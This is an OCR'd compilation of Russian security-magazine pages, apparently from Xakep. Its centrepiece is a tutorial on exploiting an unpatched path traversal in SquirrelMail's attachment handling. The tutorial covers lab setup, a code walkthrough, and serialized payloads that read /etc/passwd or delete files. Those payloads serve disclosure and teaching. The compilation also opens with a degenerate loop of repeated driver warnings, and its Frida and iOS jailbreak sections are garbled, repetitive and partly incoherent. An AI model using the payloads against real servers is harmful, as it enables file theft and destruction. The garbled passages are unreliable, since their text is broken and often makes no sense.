экрану смерти» и к потере данных. Девяносто первое: будьте внимательны к выделению и к тем, какие выделяете. Нет ничего хуже, чем когда в ядре ОС из-за вашего драйвера — «синий экран смерти». Девяносто второе: не пишите в ядро ОС, если вы не знаете, что вы пишете. Это может привести к «синему экрану смерти» и к потере данных. Девяносто третье: будьте внимательны к выделению и к тем, какие выделяете. Нет ничего хуже, чем когда в ядре ОС из-за вашего драйвера — «синий экран смерти». Девяносто четвертое: не пишите в ядро ОС, если вы не знаете, что вы пишете. Это может привести к «синему экрану смерти» и к потере данных. Девяносто пятое: будьте внимательны к выделению и к тем, какие выделяете. Нет ничего хуже, чем когда в ядре ОС из-за вашего драйвера — «синий экран смерти». Девяносто шестое: не пишите в ядро ОС, если вы не знаете, что вы пишете. Это может привести к «синему экрану смерти» и к потере данных. Девяносто седьмое: будьте внимательны к выделению и к тем, какие выделяете. Нет ничего хуже, чем когда в ядре ОС из-за вашего драйвера — «синий экран смерти». Девяносто восьмое: не пишите в ядро ОС, если вы не знаете, что вы пишете. Это может привести к «синему экрану смерти» и к потере данных. Девяносто девятое: будьте внимательны к выделению и к тем, какие выделяете. Нет ничего хуже, чем когда в ядре ОС из-за вашего драйвера — «синий экран смерти». Сто: не пишите в ядро ОС, если вы не знаете, что вы пишете. Это может привести к «синему экрану смерти» и к потере данных. Сто первое: будьте внимательны к выделению и к тем, какие выделяете. Нет ничего хуже, чем когда в ядре ОС из-за вашего драйвера — «синий экран смерти». Сто второе: не пишите в ядро ОС, если вы не знаете, что вы пишете. Это может привести к «синему экрану смерти» и к потере данных. Сто третье: будьте внимательны к выделению и к тем, какие выделяете. Нет ничего хуже, чем когда в ядре ОС из-за вашего драйвера — «синий экран смерти». Сто четвертое: не пишите в ядро ОС, если вы не знаете, что вы пишете. Это может привести к «синему экрану смерти» и к потере данных. Сто пятое: будьте внимательны к выделению и к тем, какие выделяете. Нет ничего хуже, чем когда в ядре ОС из-за вашего драйвера — «синий экран смерти». Сто шестое: не пишите в ядро ОС, если вы не знаете, что вы пишете. Это может привести к «синему экрану смерти» и к потере данных. Сто седьмое: будьте внимательны к выделению и к тем, какие выделяете. Нет ничего хуже, чем когда в ядре ОС из-за вашего драйвера — «синий экран смерти». Сто восьмое: не пишите в ядро ОС, если вы не знаете, что вы пишете. Это может привести к «синему экрану смерти» и к потере данных. Сто девятое: будьте внимательны к выделению и к тем, какие выделяете. Нет ничего хуже, чем когда в ядре ОС из-за вашего драйвера — «синий экран смерти». Сто десятое: не пишите в ядро ОС, если вы не знаете, что вы пишете. Это может привести к «синему экрану смерти» и к потере данных. Сто одиннадцатое: будьте внимательны к выделению и к тем, какие выделяете. Нет ничего хуже, чем когда в ядре ОС из-за вашего драйвера — «синий экран смерти». Сто двенадцатое: не пишите в ядро ОС, если вы не знаете, что вы пишете. Это может привести к «синему экрану смерти» и к потере данных. Сто тринадцатое: будьте внимательны к выделению и к тем, какие выделяете. Нет ничего хуже, чем когда в ядре ОС из-за вашего драйвера — «синий экран смерти». Сто четырнадцат

ALEX ONSHIN
Technology

УЧИМСЯ ЭКСПЛУАТИРОВАТЬ НОВУЮ УЯЗВИМОСТЬ В ПОЧТОВИКЕ SQUIRRELMAIL

КАК ПОДЧИНИТЬ БЕЛКУ

В почтовом сервере SquirrelMail найдена очередная уязвимость, и, хоть баг довольно прост, импакт от него крайне неприятный: любой пользователь может читать или удалять произвольные файлы в системе. Но досаднее всего для владельцев SquirrelMail, что прошел год с момента находки уязвимости, а разработчики так ее и не запатчили. Давай посмотрим, откуда она берется и как ее эксплуатировать.

Почти год назад я писал о другой уязвимости SquirrelMail — тогда речь шла об RCE, а проблема была в некорректной фильтрации параметров, которые отправляются бинарнику **sendmail**. Через месяц после этого, в мае 2017 года, исследователь из TROOPERS18 Флориан Груноу (Florian Grunow) обнаружил еще одну критическую уязвимость в этом же продукте. На сей раз проблема закралась в функцию прикрепления файлов к сообщению, а успешная эксплуатация позволяет атакующему читать файлы на целевой системе.

Груноу целый год не публиковал информацию о найденной уязвимости, ожидая, пока ее закроют. Однако разработчики за все это время не удосужились ему ответить. Терпение у исследователя кончилось, и он выложил информацию в публичный доступ.

КАК ТЕСТИРОВАТЬ УЯЗВИМОСТЬ

Перво-наперво поднимем стенд. Почтовые сервисы — это такой тип приложений, развертывание которых дает тебе как минимум +3 к навыкам администрирования. Тут много подводных камней, и без погружения в конфиги не обойтись. Хорошо хоть старый добрый Docker может выручить. Если не хочешь возиться с настройкой, то качай готовый контейнер из моего репозитория и переходи к следующему абзацу.

Запускаем докер и устанавливаем необходимый набор сервисов.

```
docker run -ti -p80:80 --rm --name=squirrel --hostname=squirrel
debian /bin/bash
apt-get update && apt-get install -y sendmail wget nano apache2
dovecot-core dovecot-imapd php
```

Скачиваем один из последних дистрибутивов SquirrelMail. Ссылка легко может быть недействительной, так как разработчики постоянно обновляют сборки, удаляя при этом старые архивы.

```
install -d /usr/local/src/downloads
cd /usr/local/src/downloads
wget http://prdownloads.sourceforge.net/squirrelmail/squirr
elmail-webmail-1.4.22.tar.gz
mkdir /usr/local/squirrelmail
cd /usr/local/squirrelmail
mkdir data temp attach
chown www-data:www-data data temp attach
tar xvzf /usr/local/src/downloads/squirrelmail-webmail-1.4.22.tar.gz
mv squirrelmail-webmail-1.4.22 www
```

Теперь нужно создать конфигурационный файл для Squirrel. Для этих целей существует конфигуратор.

```
www/configure
```

Или по старинке можешь вручную отредактировать дефолтный конфигурационный файл **www/config/config_default.php**.

Для нас главное, что в нем нужно указать, — это пути, по которым будут располагаться временные файлы, в том числе прикрепляемые к письмам. По умолчанию пути такие:

1. Data Directory: `/var/local/squirrelmail/data/`.
2. Attachment Directory: `/var/local/squirrelmail/attach/`.

Меняем их в соответствии с реальным положением вещей.

```
sed "s/domain = 'example.com'/domain = 'visualhack'/; s#/var/local/
squirrelmail/#/usr/local/squirrelmail/#g" /usr/local/squirrelmail/
www/config/config_default.php > /usr/local/squirrelmail/www/config/
config.php
```

Приближаемся к финишной прямой — настройке почтовых сервисов. Указываем, какие протоколы будем использовать.

```
echo "protocols = imap" > /etc/dovecot/dovecot.conf
```

Разрешаем авторизацию по файлу паролей.

```
echo \!include auth-passwdfile.conf.ext > /etc/dovecot/conf.d/
10-auth.conf
```

Теперь добавим юзера в dovecot, так как для успешной эксплуатации уязвимости нужно быть авторизованным в системе.


```
useradd -G mail attacker
install -d -g attacker -o attacker /home/attacker
cat /etc/passwd|grep attacker|sed 's/x/{PLAIN}passw/; s/.$//' > /etc/
dovecot/users
```

Не забываем прописать в конфиге Apache алиас для доступа к дистрибутиву SquirrelMail и доступ на чтение папки, в которой он находится.

```
cat >>/etc/apache2/apache2.conf <<EOL
Alias /squirrelmail /usr/local/squirrelmail/www
<Directory /usr/local/squirrelmail>
    Options Indexes FollowSymLinks
    AllowOverride None
    Require all granted
</Directory>
EOL
```

Вот вроде бы и все приготовления. Теперь запускаем требуемые сервисы и переходим непосредственно к изучению уязвимости.

```
service dovecot start && service apache2 start && service sendmail
start
```



Форма авторизации SquirrelMail


Продолжение статьи →

КАК ПОДЧИНИТЬ БЕЛКУ

УЧИМСЯ ЭКСПЛУАТИРОВАТЬ НОВУЮ УЯЗВИМОСТЬ В ПОЧТОВИКЕ SQUIRRELMAIL

ДЕТАЛИ

Проблема кроется в функции создания нового письма, так что с этого и начнем. Авторизуемся и открыли скрипт **compose.php**.




Страница создания нового письма в SquirrelMail

Приложение SquirrelMail написано на PHP, поэтому никаких проблем с чтением исходников не возникает. За выход всей фичей отвечает метод **showInputForm**.

/src/compose.php

```
647:     if ($compose_new_win == '1') {
648:         compose_Header($color, $mailbox);
649:     } else {
650:         displayPageHeader($color, $mailbox);
651:     }
...
695:     showInputForm($session, $values);
```

Под окошком для текста письма мы видим место для прикрепления файлов. Давай вооружимся снифером, прихватим что-нибудь и глянем на этот процесс поближе.



Запрос на прикрепление файла к письму

При нажатии кнопки **Attach** уходит POST-запрос на все тот же скрипт **compose.php**. В форме передается параметр **attach**, и отрабатывает следующий кусок кода:

/src/compose.php

```
92: sqgetGlobalVar('attach',$attach, SQ_POST);
...
582: } elseif (isset($attach)) {
...
586:     if (saveAttachedFiles($session)) {
589:         plain_error_message(_("Could not move/copy file. File
not attached"), $color);
590:     }
591:     if ($compose_new_win == '1') {
592:         compose_Header($color, $mailbox);
593:     } else {
594:         displayPageHeader($color, $mailbox);
595:     }
596:     showInputForm($session);
597: }
```

Как видишь, в строке 588 вызывается функция **saveAttachedFiles**, она выполняет обработку файла и сохраняем его во временной директории. Эта директория задается настройкой **$attachment_dir** в конфигурационном файле Squirrel **config.php**

/src/compose.php

```
1562: function saveAttachedFiles($session) {
1563:     global $_FILES, $attachment_dir, $username,
1564:         $data_dir, $composeMessage;
...
1567:     if (! is_uploaded_file($_FILES['attachfile']['tmp_name')) )
{
1568:         return true;
1569:     }
1570:
1571:     $hashed_attachment_dir = getHashedDir($username, $attach
ment_dir);
```

Название файла генерируется самописной функцией **GenerateRandomString**, которая создает строку заданной длины из рандомных буквенно-цифровых символов.

/src/compose.php

```
1572:     $localfilename = GenerateRandomString(32, '', 7);
1573:     $full_localfilename = "$hashed_attachment_dir/$local
filename";
1574:     while (file_exists($full_localfilename) {
1575:         $localfilename = GenerateRandomString(32, '', 7);
1576:         $full_localfilename = "$hashed_attachment_dir/$local
filename";
1577:     }
```

/functions/strings.php

```
614: function GenerateRandomString($size, $chars, $flags = 0) {
615:     if ($flags & 0x1) {
616:         $chars .= 'abcdefghjklmnopqrstuvwxyz';
617:     }
618:     if ($flags & 0x2) {
619:         $chars .= 'ABCDEFGHIJKLMNOPQRSTUVWXYZ';
620:     }
621:     if ($flags & 0x4) {
622:         $chars .= '0123456789';
623:     }
...
629:     sq_mt_randomize();  /* Initialize the random number genera
tor */
630:
631:     $String = '';
632:     $j = strlen($chars) - 1;
633:     while (strlen($String) < $size) {
634:         $String .= $chars{mt_rand(0, $j)};
635:     }
636:
637:     return $String;
638: }
```

Затем временный файл, который был создан интерпретатором PHP, переименовывается и складируется в директорию для хранения аттачей.

/src/compose.php

```
1581:     if (!@rename($_FILES['attachfile']['tmp_name'], $full_l
ocalfilename) {
1582:         if (!@move_uploaded_file($_FILES['attachfile']['
tmp_name'],$full_localfilename)) {
1583:             return true;
1584:         }
1585:     }
```

```
/var/www/squirrelmail/var/hash/attachment/0/0/0/
drwxr-x--- 1 www-data www-data 512 Mar 23 19:30 708fc2a7e0c17fe7e4b8b8fac2c2bc
-rwsbwgrw-r1 root:www-data 2 Mar 23 19:30 test.txt
```

Созданный временный файл для прикрепления к письму

В завершение вызывается метод **initAttachment** класса **Message**. Он собирает все файлы, что были прикреплены к письму, в одном массиве **entities**: элементы этого массива также экземпляры класса **Message**

/src/compose.php

```
1586:     $type = strtolower($_FILES['attachfile']['type']);
1587:     $name = $_FILES['attachfile']['name'];
1588:     $composeMessage->initAttachment($type, $name, $local
filename);
1589: }
```

/class/mime/Message.class.php

```
1091:     function initAttachment($type, $name, $location) {
1092:         $attachment = new Message();
1093:         $mime_header = new MessageHeader();
1094:         $mime_header->setParameter('name', $name);
1095:         $pos = strpos($type, '/');
1096:         if ($pos > 0) {
1097:             $mime_header->type0 = substr($type, 0, $pos);
1098:             $mime_header->type1 = substr($type, $pos+1);
1099:         } else {
1100:             $mime_header->type0 = $type;
1101:         }
1102:         $attachment->att_local_name = $location;
1103:         $disposition = new Disposition('attachment');
1104:         $disposition->properties['filename'] = $name;
1105:         $mime_header->disposition = $disposition;
1106:         $attachment->mime_header = $mime_header;
1107:         $this->entities[]=$attachment;
1108:     }
```

Отдельного внимания заслуживает строка 1102, где полный путь до файла вместе с именем сохраняются в свойстве **att_local_name**. Когда этот код отрабатывает, **$composeMessage->entities** содержит все прикрепленные к письму файлы.

После этого выполнение вновь передается функции **showInputForm**. Только теперь у нас имеются прикрепленные файлы, и в дело вступает следующая участка кода:

/src/compose.php

```
1136: function showInputForm ($session, $values=false) {
...
1366:     // composeMessage can be empty when coming from a restored
session
1367:     if (is_object($composeMessage) && $composeMessage->entities
)
1368:         $attach_array = $composeMessage->entities;
...
1463:     echo addHidden('composesession', $composesession).
1464:         addHidden('querystring', $queryString).
1465:         (!empty($attach_array) ?
1466:         addHidden('attachments', serialize($attach_array)) : ''
).
1467:         "</form>\n";
```

Помимо вывода списка сохраненных файлов, в форму добавляется скрытое поле **attachments**, которое содержит все метаданные этих файлов в виде десериализованной и URL-кодированной переменной **$composeMessage->entities**

Сериализованные данные о прикрепленных к файлу документах

Данные из этого поля считаются легитимными, не проходят никакой фильтрации и в дальнейшем используются при работе с создаваемым сообщением (разумеется, предварительно пройдя через функцию **unserialize**).

/src/compose.php

```
315: sqgetGlobalVar('attachments',          $attachments,
SQ_POST);
...
371: if (!empty($attachments)) {
372:     $attachments = unserialize($attachments);
373:     if (!empty($attachments) && is_array($attachments))
374:         $composeMessage->entities = $attachments;
375: }
```

Продолжение статьи →

КАК ПОДЧИНИТЬ БЕЛКУ

УЧИМСЯ ЭКСПЛУАТИРОВАТЬ НОВУЮ УЯЗВИМОСТЬ В ПОПУЛЯРНОМ SQUIRRELMAIL

УДАЛЕНИЕ ПРОИЗВОЛЬНЫХ ФАЙЛОВ

Самое интересное происходит при дальнейшей обработке этих данных. Начнем с возможности удаления уже прикрепленных вложений. Отмечаем файл и жмем Delete Selected Attachments, предварительно включив перехват запросов.

Запрос на удаление прикрепленного файла

Отрабатывает следующий участок кода, отвечающий за удаление:

/src/compose.php

```
133: sagetGlobalVar('do_delete',                    $do_delete,
SQ_POST);
...
633: } elseif (isset($do_delete)) {
...
625:     if (isset($delete) && is_array($delete)) {
626:         foreach($delete as $index) {
627:             if (!empty($composeMessage->entities) && isset($
composeMessage->entities[$index])) {
628:                 $composeMessage->entities[$index]->purgeA
ttachments();
631:                 unset ($composeMessage->entities[$index]);
632:             }
```

В нем вызывается метод `purgeAttachments`, который стирает файлы с диска при помощи PHP-функции unlink.

/class/mime/Message.class.php

```
1114:     function purgeAttachments() {
1115:         if ($this->att_local_name) {
1116:             global $username, $attachment_dir;
1117:             $hashed_attachment_dir = getHashedDir($username, $
attachment_dir);
1118:             if ( file_exists($hashed_attachment_dir . '/' . $
this->att_local_name) ) {
1119:                 unlink($hashed_attachment_dir . '/' . $this->
att_local_name);
1120:             }
1121:         }
```

А вот и свойство `att_local_name`, на которое нужно обратить внимание. Это имя удаляемого файла. Оно попадет прямиком в функцию unlink. По задумке разработчиков это лишь название, которое было автоматически сгенерировано во время загрузки аттача. И все было бы хорошо, только вот данные о загруженных файлах передаются из формы, а именно — из скрытого/невидимого поля `attachments`. Это означает, что можно легко контролировать название удаляемого файла, просто меняя его в запросе. В моем случае это выглядит так:

```
...s:14:"att_local_name";s:32:"76Mh2nlluFiHXcS1NVvKeSSbFpcQC1hG";}}
```

Думаю, ты уже догадался, что тут можно проверить. Налицо стандартный path traversal: при помощи `../` можно выйти из директории с аттачами, пропутешествовать к файлам уже «побольше» по форме, а именно — из скрипта-основного поля `attachments`. Это означает, что можно легко контролировать название удаляемого файла, просто меняя его в запросе. В моем случае это выглядит так:

```
...s:14:"att_local_name";s:24:"../../../../../tmp/owned";}}
```

Файл, конечно же, удалится.

Успешное удаление произвольного файла через уязвимость

ЧТЕНИЕ ПРОИЗВОЛЬНЫХ ФАЙЛОВ

Тут история немного другая, нам нужно заглянуть в функцию отправки сообщения `deliverMessage`

/src/compose.php

```
1638: function deliverMessage($composeMessage, $draft=false) {
1639:     global $send_to, $send_to_cc, $send_to_bcc, $mailprio, $
subject, $body,
1640:         $username, $popuser, $usernamedata, $identity, $idents,
$data_dir,
1641:         $request_mdn, $request_dr, $default_charset, $color, $
useSendmail,
1642:         $domain, $action, $default_move_to_sent, $move_to_sent;
1643:     global $imapServerAddress, $imapPort, $imap_stream_options,
$sent_folder, $key;
...
1705:     /* multipart messages */
1706:     if (count($composeMessage->entities)) {
```

Во время выполнения проверяется наличие аттачей. Затем начинается доставка сообщения. В зависимости от установленных настроек в конфигурационном программы может прыгать на разные ветки, но в итоге все придет к выполнению метода `mail` из класса `Deliver`.

```
1826:     if ($stream) {
1827:         $deliver->mail($composeMessage, $stream, $reply_id, $
reply_ent_id);
1828:         $succes = $deliver->finalizeStream($stream);
1829:     }
```

/class/deliver/Deliver.class.php

```
075:     function mail($Message, $stream=false, $reply_id=0, $reply_
ent_id=0,
076:         $imap_stream=NULL, $extra=NULL) {
...
138:         $this->send_mail($message, $header, $boundary, $stream,
$raw_length, $extra);
```

Далее он выполняет вызов `send_mail`.

/class/deliver/Deliver.class.php

```
167:     function send_mail($message, $header, $boundary, $stream=
false,
168:                        $raw_length, $extra=NULL) {
169:
170:         if ($stream) {
171:             $this->preWriteToStream($header);
172:             $this->writeToStream($stream, $header);
173:         }
174:         $this->writeBody($message, $stream, $raw_length, $
boundary);
175:     }
```

Выполнение переходит к методу `writeBody`, который отправляет тело сообщения/ответа, в том числе и прикрепленные файлы. Тут логика аналогична удалению: если указано свойство `att_local_name`, то оно используется в качестве имени файла, только на этот раз для чтения из временной директории с аттачами.


/class/deliver/Deliver.class.php

```
338:         } elseif ($message->att_local_name) {
339:             global $username, $attachment_dir;
340:             $hashed_attachment_dir = getHashedDir($username,
$attachment_dir);
341:             $filename = $message->att_local_name;
342:             $file = fopen ($hashed_attachment_dir . '/' . $
filename, 'rb');
343:
344:             while ($tmp = fread($file, 570)) {
...
356:             fclose($file);
357:         }
```

Поэтому, манипулируя `att_local_name`, мы можем отправлять себе на почту локальные файлы с сервера, доступные для чтения.

Перехватим запрос с отправкой сообщения и укажем `/etc/passwd` в качестве аттача.

```
...s:14:"att_local_name";s:24:"../../../../../etc/passwd";}}
```



Измененный запрос на отправку письма в SquirrelMail

Необязательно даже дожидаться доставки письма или вообще отправлять его на валидный адрес, чтобы прочитать файл. Достаточно после нажатия кнопки «Отправить» перейти в раздел Sent, где хранятся копии отправленных писем. Затем открыть нужное и загрузить требуемый аттач с помощью кнопки Download.

Чтение произвольных файлов в SquirrelMail

ДЕМОНСТРАЦИЯ УЯЗВИМОСТИ (ВИДЕО)

ВЫВОДЫ

Увы, даже настолько простые уязвимости могут легко оставаться незамеченными на протяжении многих лет. В данной ситуации усиляет скорее бездействие команды разработчиков SquirrelMail. Такие возможности, как чтение и удаление произвольных файлов в системе, ведь, на самом деле, можно считать серьезной бомбой. Я все же надеюсь, что чтобы, который исправит этот досадный баг, выйдет в ближайшее время и очередной продукт станет чуточку безопасней. ☒

ИНЪЕКЦИЯ ДЛЯ АНДРОИДА

ВНЕДРЯЕМ КОД В ЧУЖИЕ ПРИЛОЖЕНИЯ С ПОМОЩЬЮ FRIDA

Леонид Бобров
Специалист по информационной безопасности

Когда мы говорим о взломе и модификации чужих приложений, то чаще всего подразумеваем обратную инженерию дизассемблера, дизассемблера и отладчика. Но есть инструмент, который позволяет не заморачиваться с IDA, Frida, который, позволяет внедряться в процесс и перехватить его часть на языке JavaScript.

НЕМНОГО СПОВОДЫЛЬЯ

Предыстория, что вдохновила данный материал. Тут ситуация, что в ваш мобильный банк установлено приложение. Но оказывается, то заходить на работе/дома не с ним, а как раз приложение для ПК и никакой подсказки/инструкции не прилагает. Нагуглив, решил сразу, что это Android-приложение, но ошибся.

Ну, а дальнейшие поиски по теме решения, оказались неожиданно, под работою с подсказками/инструкциями в работе сервера. Но, в конечном итоге, нашлось решение. Отчасти и оно, данный материал. Спасибо Google, что нашлось, что, возможно, в ближайшем будущем, эксплуатировать в процессе и перенести его часть на наше Android.

ПОЧЕМУ ОТОЛЬКОЛЬЯ

Предыстория, что вдохновила данный материал. Тут ситуация, что в ваш мобильный банк установлено приложение. Но оказывается, то заходить на работе/дома не с ним, а как раз приложение для ПК и никакой подсказки/инструкции не прилагает. Нагуглив, решил сразу, что это Android-приложение, но ошибся.

Ну, а дальнейшие поиски по теме решения, оказались неожиданно, под работою с подсказками/инструкциями в работе сервера. Но, в конечном итоге, нашлось решение. Отчасти и оно, данный материал. Спасибо Google, что нашлось, что, возможно, в ближайшем будущем, эксплуатировать в процессе и перенести его часть на наше Android.

FRIDA

Frida — это что называется Dynamic Instrumentation Toolkit, то есть набор инструментов, позволяющие на лету внедрять собственный код в работающие приложения. Frida — это, по сути, набор инструментов для разработчиков, позволяющий внедрять свой код в уже запущенные бинарники на лету, не прибегая к ресурсоемкой отладке

НОВОЕ ПОКОЛЕНИЕ ДЖЕЙЛБРЕЙКА

КАК ВЗЛОМАТЬ IOS 11: ЧЕМ ЭТО ГРОЗИТ И КАК РАБОТАЕТ НОВЫЙ МЕТОД ВЗЛОМА

Сергей Анисимов
aka Cpt.Megaprogrammer
Специалист по информационной безопасности

В конце прошлого года специалист Google Project Zero опубликовал эксплоит для уязвимости, присутствующей во всех версиях iOS 11 вплоть до iOS 11.1.2. На прошлогоднем форуме по собственной конференции Google Project Zero, Хасбиллах Ходжаев, показал любопытный взлом устройства. Чем грозит существование уязвимости от разработчиков дешифровщиков обычным пользователям и как можно быть готовым для каждого? Попробуем разобраться.

ПРИ ЧЕМ ЗДЕСЬ GOOGLE?

Компания Google известна в последнее годы для обычных человеков, в основном, по поиску и по Android. Но в мире вирусов и взломов она по-особенно бодаться, а с тем, какие дыры нашел компания за найденные особые (такие уязвимости называются «нулевые дни» — прим. ред.) — чаще всего говорит сама Apple или сообщает о уязвимости сама Google. Так, в прошлом году Google сообщила о уязвимости в ядре macOS, которая дозволяла обходить общие ограничения.

И вот на сцене появляется Google — знайшов для Apple. Да, Apple платит компании за обнаружение уязвимостей, Apple не отрицает, что сотрудничает с Google, но, отслеживание Apple взаимодействия выглядит скорее даже не как «сотрудничество», а как «Google, ищи-ка нам дыры в нашем ПО». Но это не значит, что уязвимости в ядре macOS — это не «нулевые дни», а компания полностью информирует об обнаружении, найденных в ядре Apple. Google — это «нулевые дни».

Последние напоминают отношения со мной мы уже рассказывали также в прошлогоднем материале «Как взломать iOS 10 и что с этим делать», в котором мы рассмотрели, как Google нашла **jailbreak** (взлом ядра), позволяющий полностью контролировать новую версию на момент выпуска iOS 10.0.1.

Google сообщила об уязвимости в Apple. Apple выпустила обновление iOS 10.1, которое, по мнению Google, не полностью устранило уязвимость, и Google опубликовала свой jailbreak.

Такой ход со стороны Google был встречен неоднозначно: как пустяшная «шалость» со стороны разработчиков. Можно было сделать вывод, что полностью, что Google перебрасывает пальчик, это плюс зрение не нашла (основной, в отличие от Apple, не обновлялся до релиза). Но, с другой стороны, сотрудники Google Project Zero гейкнешьюки выше до того, как Microsoft уже выпустила обновление.

Компания приучила нас к мысли, что у системы собирают «нулевые дни» (уязвимости, которые разработчики выпустили свои версии дыр). Но, Google, в отличие от Apple, не выпускает обновления. Google Project Zero собственные ещё

НОВАЯ БРОНЯ ANDROID 9

Евгений Зобнин
Редактор Linuxoid и Mobile
zobnin@glc.ru

КАК ANDROID 9 БУДЕТ ЗАЩИЩАТЬ ПРИВАТНОСТЬ И БЕЗОПАСНОСТЬ ПОЛЬЗОВАТЕЛЕЙ

Восьмого марта Google представила предварительный выпуск Android P, который почти со стопроцентной вероятностью вскоре сменит имя на Android 9. В новой версии в очередной раз изменился интерфейс, появились новые функции панели уведомлений, поддержка HDR, двух камер, но наше внимание, как всегда, привлекает нечто гораздо более интересное: безопасность и новые механизмы ограничений.

ЗАПРЕТ НА ФОНОВОЕ ИСПОЛЬЗОВАНИЕ КАМЕРЫ И МИКРОФОНА

Об одном из самых заметных security-новшеств Android стало известно еще до выхода превью Android P, писали о нем и мы. Это, конечно же, запрет на использование камеры, микрофона и любых сенсоров приложениями, которые находятся в состоянии Idle, то есть свернуты и работают в фоне. Так что разного рода малварь, которая любит снимать и слушать происходящее вокруг, теперь должна отвалиться.

Но есть один нюанс: как быть с софтом, предназначенным для поиска смартфона? Есть множество приложений, позволяющих удаленно снимать и прослушивать происходящее, чтобы быстрее найти свой украденный смартфон.

Для этого Google в очередной раз предлагает использовать так называемый foreground service. Это специальный тип фоновой службы, которая имеет уведомление в панели уведомлений, а потому заметна пользователю. Никто не мешает тому же пользователю скрыть это уведомление стандартными средствами.

ЗАПРЕТ НА CLEARTEXT HTTP

Второе важное нововведение Android P — полный запрет на использование HTTP без TLS (то есть без шифрования) для всех приложений, собранных для новой версии Android. Другими словами, если в `build.prop` приложения указан `targetSdkVersion` больше 27, то приложение не сможет подключаться к хостам по HTTP.

Это ограничение тем не менее можно обойти, если указать в файле настроек безопасности сети (`network_security_config.xml`) список разрешенных доменов:

```
<domain-config cleartextTrafficPermitted="false">
    <domain includeSubdomains="true">secure.example.com</domain>
</domain-config>
```

ШИФРОВАНИЕ РЕЗЕРВНЫХ КОПИЙ

Пока эта функция еще не активирована, но в следующих выпусках Android P можно будет указать пароль, без которого невозможно восстановить резервные копии настроек приложений, автоматически отправляемых в Google Drive. Это в том числе означает, что даже у Google не будет доступа к твоим данным. Apple, кстати, всегда имела доступ к резервным копиям и отдавала их властям по первому же запросу.

ДИАЛОГИ ПОДТВЕРЖДЕНИЯ С ЗАЩИТОЙ ОТ MITM

Еще одно интересное нововведение Android P — доступный сторонним разработчикам «защищенный» диалог подтверждения (ConfirmationDialog). Он позволяет удостовериться, что пользователь действительно увидел текст диалога и согласился с ним, даже в том случае, если смартфон пользователя был взломан и малварь получила контроль над ядром и фреймворком.

Если пользователь положительно отвечает на сообщение диалога, приложение получает криптографическую подпись, защищенную кодом аутентификации сообщения с ключом-хешем (HMAC). Подпись создается доверенной средой исполнения (TEE), которая защищает диалоговое окно и ответ пользователя. Подпись означает, что пользователь действительно увидел сообщение и согласился с ним.

ЗАПРЕТ НА ИСПОЛЬЗОВАНИЕ СКРЫТЫХ API

В Android есть ряд скрытых, недоступных обычным приложениям API. Мы уже рассказывали о них и продемонстрировали, как получить доступ к этим API с помощью рефлексии. Так же поступают и другие разработчики приложений, а это приводит к уязвимостям и нестабильностям в работе приложений (скрытые API могут меняться и исчезать от версии к версии).

В Android P доступ к скрытым API запрещен. Более того, новая версия Android выводит уведомление в том случае, если приложение использует объявленные устаревшими (deprecated) API. Это должно заставить разработчиков перейти на использование новых API.

КРИПТОГРАФИЧЕСКИЙ МОДУЛЬ STRONGBOX

Некоторые из устройств, оснащенных Android P, могут иметь встроенный криптографический модуль StrongBox, работающий в кооперации с модулем TEE (Trusted Execution Environment, например, TrustZone в процессорах Qualcomm). По сути, этот модуль — реализованный в железе Keymaster HAL (Hardware Abstraction Layer), который в текущих версиях ОС представляет собой библиотеку, реализованную производителем устройства или чипсета.

Как происходит работа с Keymaster

РЕАЛИЗАЦИЯ OMAPI API

Android P поддерживает GlobalPlatform Open Mobile API (OMAPI API), предназначенный для доступа к защищенным элементам (Secure Elements, SE), специальным микрочипам, которые обычно устанавливаются в SIM-карты, банковские карты, карты оплаты проезда и смартфоны с поддержкой бесконтактных платежей.

Secure Element — отдельный микропроцессор с собственной памятью. Он отвечает за безопасное хранение и выполнение платежных приложений. В смартфонах с поддержкой NFC SecureElement обычно впаян в материнскую плату, но также может находиться SIM-карте или даже в карте памяти.

Одной строкой

- Начиная с Android P приложения больше не смогут прочитать серийный номер устройства через переменную `Build.SERIAL`. Она всегда будет равна UNKNOWN. Для получения серийного номера теперь нужно полномочие READ_PHONE_STATE.
- Появилась нативная поддержка высокопроизводительного поточного шифра ChaCha20, который в том числе используется в браузере Chrome при соединении с сайтами Google, в ядре Linux для генерации случайных чисел и в некоторых системах потокового вещания.
- Правила SELinux теперь запрещают приложениям делиться данными с другими приложениями путем выставления открытых прав доступа на файлы.
- В следующих выпусках Android P планируется включить поддержку рандомизации MAC-адресов при сканировании Wi-Fi-сетей. Это позволит бороться с отслеживанием пользователей (в iOS такая функция встроена еще с версии 8).

ANDROID
ДЛЯ ЮНИСОФОВ

Android и доступ/управ Linux на просто родственные ОС — они основаны на одном ядре и на низком уровне очень похожи. В Android работает большинство команд Linux, когда можно установить bash, писать скрипты и даже запускать серверы. Установив на смартфон SSH, ты можешь задать на него с клиента и даже использовать пулы для синхронизации файлов. Обо всем этом мы и поговорим сегодня.

ADB

Начнем с изобленного инструмента всех продвинутых пользователей Android — ADB. Мы же много раз писали о нем, сравнив здесь просто обзвана повторяется. Итак, ADB расшифровывается как Android Debug Bridge, и по сути это некто сервер, который управляет смартфоном с клиента. ADB позволяет устанавливать и запускать софт, перекидывать файлы с устройства и на устройство и даже выполнять другие задачи.

Чтобы настроить ADB в Windows, прошлось бы устанавливать драйверы и прерыдущие версии ADB в системе, но в Linux работает. Достаточно запустить ADB на смартфоне (Настройки → Для разработчиков → Отладка по USB) и установить пакет adb в системе:

```
// Ubuntu/Debian/Mint
$ sudo apt-get install adb
// Arch Linux
$ sudo pacman -S android-tools android-udev
```

Далее необходимо подключить смартфон к компу и начать отдавать команды.

Полученные списки подключенных устройств:

```
$ adb devices
```

Установка на подключенное устройство APK:

```
$ adb install file.apk
```

Перемещение файла на устройство:

```
$ adb push ~/pic /sdcard/
```

Скачивание файла с устройства:

```
$ adb pull /sdcard/DCIM/Camera/photo.jpg photo.jpg
```

Сделать скриншот и скачать его на комп:

```
$ adb shell screencap /sdcard/screenshot.png
$ adb pull /sdcard/screenshot.png
$ adb shell rm /sdcard/screenshot.png
```

Нажатие кнопки Power:

```
